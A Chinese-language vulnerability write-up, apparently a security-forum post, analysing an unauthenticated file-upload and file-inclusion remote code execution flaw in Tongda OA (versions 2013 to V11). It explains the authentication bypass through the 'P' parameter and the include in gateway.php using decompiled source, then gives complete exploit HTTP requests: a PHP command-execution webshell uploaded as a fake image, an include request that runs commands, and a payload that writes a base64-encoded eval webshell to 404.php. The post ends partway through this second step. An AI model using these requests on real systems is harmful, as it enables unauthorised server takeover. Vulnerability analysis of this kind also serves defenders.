通达OA文件上传&文件包含导致RCE浅析

Al1ex / 2020-03-26 09:41:27 / 浏览数 13812

影响范围

- V11版
- 2017版
- 2016版
- 2015版
- 2013版
- 2013增强版

漏洞简介

通达OA是由北京通达信科科技有限公司开发的一款办公系统，近日通达官方在其官网发布了安全提醒与更新程序，并披露有用户遭到攻击。
攻击者可在未授权的情况下可上传图片木马文件，之后通过精心构造的请求进行文件包含，实现远程命令执行，且攻击者无须登陆认证即可完成攻击。

漏洞分析

这里对通达OA11.3进行简要分析~
通达OA下载：
链接：https://pan.baidu.com/s/1QFAoLxj9pD1bnnq3f4I8Ig
提取码：ousi

安装之后会发现源文件使用zend进行了加密，所以先要进行解密，解密网站：http://dezend.qiling.org/free/

文件上传功能

存在漏洞的上传功能文件为——webroot\ispirit\im\upload.php，具体代码如下：

```
<?php
//decode by http://dezend.qiling.org  QQ 2859470

set_time_limit(0);
$P = $_POST['P'];
if (isset($P) || $P != '') {
    ob_start();
    include_once 'inc/session.php';
    session_id($P);
    session_start();
    session_write_close();
} else {
    include_once './auth.php';
}
include_once 'inc/utility_file.php';
include_once 'inc/utility_msg.php';
include_once 'mobile/inc/funcs.php';
ob_end_clean();
$TYPE = $_POST['TYPE'];
$DEST_UID = $_POST['DEST_UID'];
$dataBack = array();
if ($DEST_UID != '' && !td_verify_ids($ids)) {
    $dataBack = array('status' => 0, 'content' => '-ERR ' . _('接收方ID无效'));
    echo json_encode(data2utf8($dataBack));
    exit;
}
if (strpos($DEST_UID, ',') !== false) {
} else {
    $DEST_UID = intval($DEST_UID);
}
if ($DEST_UID == 0) {
    if ($UPLOAD_MODE != 2) {
        $dataBack = array('status' => 0, 'content' => '-ERR ' . _('接收方ID无效'));
        echo json_encode(data2utf8($dataBack));
        exit;
    }
}
$MODULE = 'im';
```

```php
if (1 <= count($_FILES)) {
    if ($UPLOAD_MODE == '1') {
        if (strlen(urldecode($_FILES['ATTACHMENT']['name'])) != strlen($_FILES['ATTACHMENT']['name'])) {
            $_FILES['ATTACHMENT']['name'] = urldecode($_FILES['ATTACHMENT']['name']);
        }
    }
    $ATTACHMENTS = upload('ATTACHMENT', $MODULE, false);
    if (!is_array($ATTACHMENTS)) {
        $dataBack = array('status' => 0, 'content' => '-ERR ' . $ATTACHMENTS);
        echo json_encode(data2utf8($dataBack));
        exit;
    }
    ob_end_clean();
    $ATTACHMENT_ID = substr($ATTACHMENTS['ID'], 0, -1);
    $ATTACHMENT_NAME = substr($ATTACHMENTS['NAME'], 0, -1);
    if ($TYPE == 'mobile') {
        $ATTACHMENT_NAME = td_iconv(urldecode($ATTACHMENT_NAME), 'utf-8', MYOA_CHARSET);
    }
} else {
    $dataBack = array('status' => 0, 'content' => '-ERR ' . _('无文件上传'));
    echo json_encode(data2utf8($dataBack));
    exit;
}
$FILE_SIZE = attach_size($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);
if (!$FILE_SIZE) {
    $dataBack = array('status' => 0, 'content' => '-ERR ' . _('文件上传失败'));
    echo json_encode(data2utf8($dataBack));
    exit;
}
if ($UPLOAD_MODE == '1') {
    if (is_thumbable($ATTACHMENT_NAME)) {
        $FILE_PATH = attach_real_path($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);
        $THUMB_FILE_PATH = substr($FILE_PATH, 0, strlen($FILE_PATH) - strlen($ATTACHMENT_NAME)) . 'thumb_' .
$ATTACHMENT_NAME;
        CreateThumb($FILE_PATH, 320, 240, $THUMB_FILE_PATH);
    }
    $P_VER = is_numeric($P_VER) ? intval($P_VER) : 0;
    $MSG_CATE = $_POST['MSG_CATE'];
    if ($MSG_CATE == 'file') {
        $CONTENT = '[fm]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $FILE_SIZE . '[/fm]';
    } else {
        if ($MSG_CATE == 'image') {
            $CONTENT = '[im]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $FILE_SIZE . '[/im]';
        } else {
            $DURATION = intval($DURATION);
            $CONTENT = '[vm]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $DURATION . '[/vm]';
        }
    }
    $AID = 0;
    $POS = strpos($ATTACHMENT_ID, '@');
    if ($POS !== false) {
        $AID = intval(substr($ATTACHMENT_ID, 0, $POS));
    }
    $query = 'INSERT INTO im_offline_file (TIME,SRC_UID,DEST_UID,FILE_NAME,FILE_SIZE,FLAG,AID) values (\'' . date('Y-m-d H:i:s') . '\',\'' .
$_SESSION['LOGIN_UID'] . '\',\'' . $DEST_UID . '\',\'*' . $ATTACHMENT_ID . '.' . $ATTACHMENT_NAME . '\',\'' . $FILE_SIZE . '\',\'0\',\'' . $AID .
'\')';
    $cursor = exequery(TD::conn(), $query);
    $FILE_ID = mysql_insert_id();
    if ($cursor === false) {
        $dataBack = array('status' => 0, 'content' => '-ERR ' . _('数据库操作失败'));
        echo json_encode(data2utf8($dataBack));
        exit;
    }
    $dataBack = array('status' => 1, 'content' => $CONTENT, 'file_id' => $FILE_ID);
    echo json_encode(data2utf8($dataBack));
```

```
    exit;
} else {
    if ($UPLOAD_MODE == '2') {
        $DURATION = intval($_POST['DURATION']);
        $CONTENT = '[vm]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $DURATION . '[/vm]';
        $query = 'INSERT INTO WEIXUN_SHARE (UID, CONTENT, ADDTIME) VALUES (\'' . $_SESSION['LOGIN_UID'] . '\', \'' . $CONTENT . '\',
\'' . time() . '\')';
        $cursor = exequery(TD::conn(), $query);
        echo '+OK ' . $CONTENT;
    } else {
        if ($UPLOAD_MODE == '3') {
            if (is_thumbable($ATTACHMENT_NAME)) {
                $FILE_PATH = attach_real_path($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);
                $THUMB_FILE_PATH = substr($FILE_PATH, 0, strlen($FILE_PATH) - strlen($ATTACHMENT_NAME)) . 'thumb_' .
$ATTACHMENT_NAME;
                CreateThumb($FILE_PATH, 320, 240, $THUMB_FILE_PATH);
            }
            echo '+OK ' . $ATTACHMENT_ID;
        } else {
            $CONTENT = '[fm]' . $ATTACHMENT_ID . '|' . $ATTACHMENT_NAME . '|' . $FILE_SIZE . '[/fm]';
            $msg_id = send_msg($_SESSION['LOGIN_UID'], $DEST_UID, 1, $CONTENT, '', 2);
            $query = 'insert into IM_OFFLINE_FILE (TIME,SRC_UID,DEST_UID,FILE_NAME,FILE_SIZE,FLAG) values (\'' . date('Y-m-d H:i:s') .
'\',\'' . $_SESSION['LOGIN_UID'] . '\',\'' . $DEST_UID . '\',\'*' . $ATTACHMENT_ID . '.' . $ATTACHMENT_NAME . '\',\'' . $FILE_SIZE . '\',\'0\')';
            $cursor = exequery(TD::conn(), $query);
            $FILE_ID = mysql_insert_id();
            if ($cursor === false) {
                echo '-ERR ' . _('数据库操作失败');
                exit;
            }
            if ($FILE_ID == 0) {
                echo '-ERR ' . _('数据库操作失败2');
                exit;
            }
            echo '+OK ,' . $FILE_ID . ',' . $msg_id;
            exit;
        }
    }
}
```

关键核心代码1：

```
<?php
//decode by http://dezend.qiling.org  QQ 2859470

set_time_limit(0);
$P = $_POST['P'];
if (isset($P) || $P != '') {
    ob_start();
    include_once 'inc/session.php';
    session_id($P);
    session_start();
    session_write_close();
} else {
    include_once './auth.php';
}
```

从上面的逻辑中可以看到，这里只要传递参数"P"或参数P不为空，那么就不会进入else语句，上面的auth.php主要实现身份认证功能，所以我们可以通过这里的参数"P"绕过登录认证，在未授权的情况下访问上传功能点~

关键核心代码2：

```
19  $TYPE = $_POST['TYPE'];
20  $DEST_UID = $_POST['DEST_UID'];
21  $dataBack = array();
22  if ($DEST_UID != '' && !td_verify_ids($ids)) {
23      $dataBack = array('status' => 0, 'content' => '-ERR ' . _('接收方ID无效'));
24      echo json_encode(data2utf8($dataBack));
25      exit;
26  }
27  if (strpos($DEST_UID, ',') !== false) {
28  } else {
29      $DEST_UID = intval($DEST_UID);
30  }
31  if ($DEST_UID == 0) {
32      if ($UPLOAD_MODE != 2) {
33          $dataBack = array('status' => 0, 'content' => '-ERR ' . _('接收方ID无效'));
34          echo json_encode(data2utf8($dataBack));
35          exit;
36      }
37  }
38  $MODULE = 'im';
39  if (1 <= count($_FILES)) {
40      if ($UPLOAD_MODE == '1') {
41          if (strlen(urldecode($_FILES['ATTACHMENT']['name'])) != strlen($_FILES['ATTACHMENT']['name'])) {
42              $_FILES['ATTACHMENT']['name'] = urldecode($_FILES['ATTACHMENT']['name']);
43          }
44      }
45      $ATTACHMENTS = upload('ATTACHMENT', $MODULE, false);
46      if (!is_array($ATTACHMENTS)) {
47          $dataBack = array('status' => 0, 'content' => '-ERR ' . $ATTACHMENTS);
48          echo json_encode(data2utf8($dataBack));
49          exit;
50      }
```

从上面的代码中可以看到，这里要想成功进入到文件上传处理逻辑功能(L39)，我们需要先通过前面的if判断检测，通过分析上面的代码可以看到，这里我们只需要传递一个DEST_UID不为空，且不为0的值即可。
在之后的文件上传处理逻辑代码中，会对"$_FILES['ATTACHMENT']['name']"进行一次url解码，之后判断解码前后文件名长度是否有变化，如果有变化，则将url解码后的文件名作为最后的文件名。
在L45行代码可以看到，这里会调用upload函数对文件进行一个检测，经过跟踪发现该文件位于——inc/utility_file.php的1321行，函数具体代码如下：

```
function upload($PREFIX = 'ATTACHMENT', $MODULE = '', $OUTPUT = true)
{
    if (strstr($MODULE, '/') || strstr($MODULE, '\\')) {
        if (!$OUTPUT) {
            return _('参数含有非法字符。');
        }
        Message(_('错误'), _('参数含有非法字符。'));
        exit;
    }
    $ATTACHMENTS = array('ID' => '', 'NAME' => '');
    reset($_FILES);
    foreach ($_FILES as $KEY => $ATTACHMENT) {
        if ($ATTACHMENT['error'] == 4 || $KEY != $PREFIX && substr($KEY, 0, strlen($PREFIX) + 1) != $PREFIX . '_') {
            continue;
        }
        $data_charset = isset($_GET['data_charset']) ? $_GET['data_charset'] : (isset($_POST['data_charset']) ? $_POST['data_charset'] : '');
        $ATTACH_NAME = $data_charset != '' ? td_iconv($ATTACHMENT['name'], $data_charset, MYOA_CHARSET) : $ATTACHMENT['name'];
        $ATTACH_SIZE = $ATTACHMENT['size'];
        $ATTACH_ERROR = $ATTACHMENT['error'];
        $ATTACH_FILE = $ATTACHMENT['tmp_name'];
        $ERROR_DESC = '';
        if ($ATTACH_ERROR == UPLOAD_ERR_OK) {
            if (!is_uploadable($ATTACH_NAME)) {
                $ERROR_DESC = sprintf(_('禁止上传后缀名为[%s]的文件'), substr($ATTACH_NAME, strrpos($ATTACH_NAME, '.') + 1));
            }
            $encode = mb_detect_encoding($ATTACH_NAME, array('ASCII', 'UTF-8', 'GB2312', 'GBK', 'BIG5'));
            if ($encode != 'UTF-8') {
                $ATTACH_NAME_UTF8 = mb_convert_encoding($ATTACH_NAME, 'utf-8', MYOA_CHARSET);
            } else {
                $ATTACH_NAME_UTF8 = $ATTACH_NAME;
            }
            if (preg_match('/[\\\':<>?]|\\/|\\\\|"|\\|/u', $ATTACH_NAME_UTF8)) {
                $ERROR_DESC = sprintf(_('文件名[%s]包含[/\\\'":*?<>|]等非法字符'), $ATTACH_NAME);
            }
```

```
            if ($ATTACH_SIZE == 0) {
                $ERROR_DESC = sprintf(_('文件[%s]大小为0字节'), $ATTACH_NAME);
            }
            if ($ERROR_DESC == '') {
                $ATTACH_NAME = str_replace('\'', '', $ATTACH_NAME);
                $ATTACH_ID = add_attach($ATTACH_FILE, $ATTACH_NAME, $MODULE);
                if ($ATTACH_ID === false) {
                    $ERROR_DESC = sprintf(_('文件[%s]上传失败'), $ATTACH_NAME);
                } else {
                    $ATTACHMENTS['ID'] .= $ATTACH_ID . ',';
                    $ATTACHMENTS['NAME'] .= $ATTACH_NAME . '*';
                }
            }
            @unlink($ATTACH_FILE);
        } else {
            if ($ATTACH_ERROR == UPLOAD_ERR_INI_SIZE) {
                $ERROR_DESC = sprintf(_('文件[%s]的大小超过了系统限制（%s）'), $ATTACH_NAME, ini_get('upload_max_filesize'));
            } else {
                if ($ATTACH_ERROR == UPLOAD_ERR_FORM_SIZE) {
                    $ERROR_DESC = sprintf(_('文件[%s]的大小超过了表单限制'), $ATTACH_NAME);
                } else {
                    if ($ATTACH_ERROR == UPLOAD_ERR_PARTIAL) {
                        $ERROR_DESC = sprintf(_('文件[%s]上传不完整'), $ATTACH_NAME);
                    } else {
                        if ($ATTACH_ERROR == UPLOAD_ERR_NO_TMP_DIR) {
                            $ERROR_DESC = sprintf(_('文件[%s]上传失败：找不到临时文件夹'), $ATTACH_NAME);
                        } else {
                            if ($ATTACH_ERROR == UPLOAD_ERR_CANT_WRITE) {
                                $ERROR_DESC = sprintf(_('文件[%s]写入失败'), $ATTACH_NAME);
                            } else {
                                $ERROR_DESC = sprintf(_('未知错误[代码：%s]'), $ATTACH_ERROR);
                            }
                        }
                    }
                }
            }
        }
        if ($ERROR_DESC != '') {
            if (!$OUTPUT) {
                delete_attach($ATTACHMENTS['ID'], $ATTACHMENTS['NAME'], $MODULE);
                return $ERROR_DESC;
            } else {
                Message(_('错误'), $ERROR_DESC);
            }
        }
    }
    return $ATTACHMENTS;
}
```

之后在上面的代码中，调用了当前文件下的is_uploadable()函数对文件名进行检查：

```php
function is_uploadable($FILE_NAME)
{
    $POS = strrpos($FILE_NAME, '.');
    if ($POS === false) {
        $EXT_NAME = $FILE_NAME;
    } else {
        if (strtolower(substr($FILE_NAME, $POS + 1, 3)) == 'php') {
            return false;
        }
        $EXT_NAME = strtolower(substr($FILE_NAME, $POS + 1));
    }
    if (find_id(MYOA_UPLOAD_FORBIDDEN_TYPE, $EXT_NAME)) {
        return false;
    }
    if (MYOA_UPLOAD_LIMIT == 0) {
        return true;
    } else {
        if (MYOA_UPLOAD_LIMIT == 1) {
            return !find_id(MYOA_UPLOAD_LIMIT_TYPE, $EXT_NAME);
        } else {
            if (MYOA_UPLOAD_LIMIT == 2) {
                return find_id(MYOA_UPLOAD_LIMIT_TYPE, $EXT_NAME);
            } else {
                return false;
            }
        }
    }
}
```

从上面的代码中可以看到，这里首先对文件名进行了检查，当文件名中不存在"."时会直接以现有的文件名来作为EXT_NAME,如果存在则从.开始匹配3位，判断后缀是否为php,如果为php则返回false,否则将"."之前的作为EXT_NAME。
因为通达OA一般都是搭建在Windows系列下，所以我们这里可以有两个思路：

- 上传一个以.php.为后缀的webshell文件（很可惜，上传后文件不再web工作目录下，没法直接使用，后面有介绍）
- 上传一个图片木马文件，之后寻找一个文件包含漏洞来包含该图片木马文件，实现远程RCE
  当然，这里确实还存在一个文件包含漏洞，下面进行简要分析~

文件包含功能

文件包含功能的文件位于——webroot\ispirit\interface\gateway.php，具体代码如下：

```php
<?php
//decode by http://dezend.qiling.org  QQ 2859470

ob_start();
include_once 'inc/session.php';
include_once 'inc/conn.php';
include_once 'inc/utility_org.php';
if ($P != '') {
    if (preg_match('/[^a-z0-9;]+/i', $P)) {
        echo _('非法参数');
        exit;
    }
    session_id($P);
    session_start();
    session_write_close();
    if ($_SESSION['LOGIN_USER_ID'] == '' || $_SESSION['LOGIN_UID'] == '') {
        echo _('RELOGIN');
        exit;
    }
}
if ($json) {
    $json = stripcslashes($json);
    $json = (array) json_decode($json);
    foreach ($json as $key => $val) {
        if ($key == 'data') {
            $val = (array) $val;
            foreach ($val as $keys => $value) {
                ${$keys} = $value;
            }
        }
        if ($key == 'url') {
            $url = $val;
        }
    }
    if ($url != '') {
        if (substr($url, 0, 1) == '/') {
            $url = substr($url, 1);
        }
        if (strpos($url, 'general/') !== false || strpos($url, 'ispirit/') !== false || strpos($url, 'module/') !== false) {
            include_once $url;
        }
    }
    exit;
}
```

上面的逻辑较为简单，可以直接看到，如果这里不传递参数P那么就可以绕过前面一系列的检测直接进入到下面的if语句中，之后从json中获取url参数的值，之后判断general/、ispirit/、module/是否在url内，如果不在直接跳过下面的include_once $url,如果存在则包含指定URL的文件，这也是后期构造文件包含payload的一个重要信息点。

综上所述，我们总结如下：

- 文件上传功能：传递参数P或参数P的值不为空即可绕过身份认证，且DEST_UID不为空，同时不能是以php为后缀的文件
- 文件包含功能：不传递参数P即可绕过前期的一系列检查，同时json格式的url请求数据中需要包含general/、ispirit/、module/三者中的一个
  由上面的简易分析，可知，我们这里可以先上传一个图片木马文件，之后再使用文件包含功能包含该图片木马来实现远程RCE,下面来复现该漏洞~

漏洞复现

环境搭建

通达OA的安装包下载地址如下：
链接：https://pan.baidu.com/s/1QFAoLxj9pD1bnnq3f4l8lg
提取码：ousi
下载之后直接运行exe文件进行安装即可，但是要确保本地的80端口未被占用~


漏洞复现

命令执行

这里可以先自我编写一个文件上传页面，之后使用burpsuite抓包来获取一个文件上传特征的数据包，也可以通过upload-labs来实现，笔者这里正好有upload-labs的环境就直接使用了，之后修改请求数据包，这里需要注意的是参数UPLOAD_MODE、P、DEST_UID、filename的构造，完整的请求包如下：


```
POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.174.159:80
Content-Length: 655
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBwVAwV3O4sifyhr3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="P"


------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
$command=$_POST['cmd'];
$wsh = new COM('WScript.shell');
$exec = $wsh->exec("cmd /c ".$command);
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
------WebKitFormBoundaryBwVAwV3O4sifyhr3--
```

之后在burpsuite中释放数据包，做文件上传测试，发现可以成功上传文件：




PS：如果这里在上传文件时有文件名，需要注意上传后的文件名格式为“序列.文件名.jpg”，我这里为了方便就直接设置文件名为jpg了，且不包含"."，这一点在之前代码分析时已经说过原因了~
之后进行文件包含，并执行命令，构造请求包如下：

```
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.174.159
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv.47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

json={"url":"/general/../../attach/im/2003/354900984.jpg"}&cmd=whoami
```



由此可见，文件包含+文件上传==>命令执行成功实现！

POC验证




GetShell

同时，我们也可以写shell文件进去，下面试试看~
首先，构造上传的图片木马文件内容如下：


```
POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.174.159:80
Content-Length: 602
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBwVAwV3O4sifyhr3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="P"


------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
$fp = fopen('404.php', 'w');
$a = base64_decode("PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTs/Pg==");
fwrite($fp, $a);
fclose($fp);
?>
------WebKitFormBoundaryBwVAwV3O4sifyhr3--
```

之后释放数据包，上传文件：

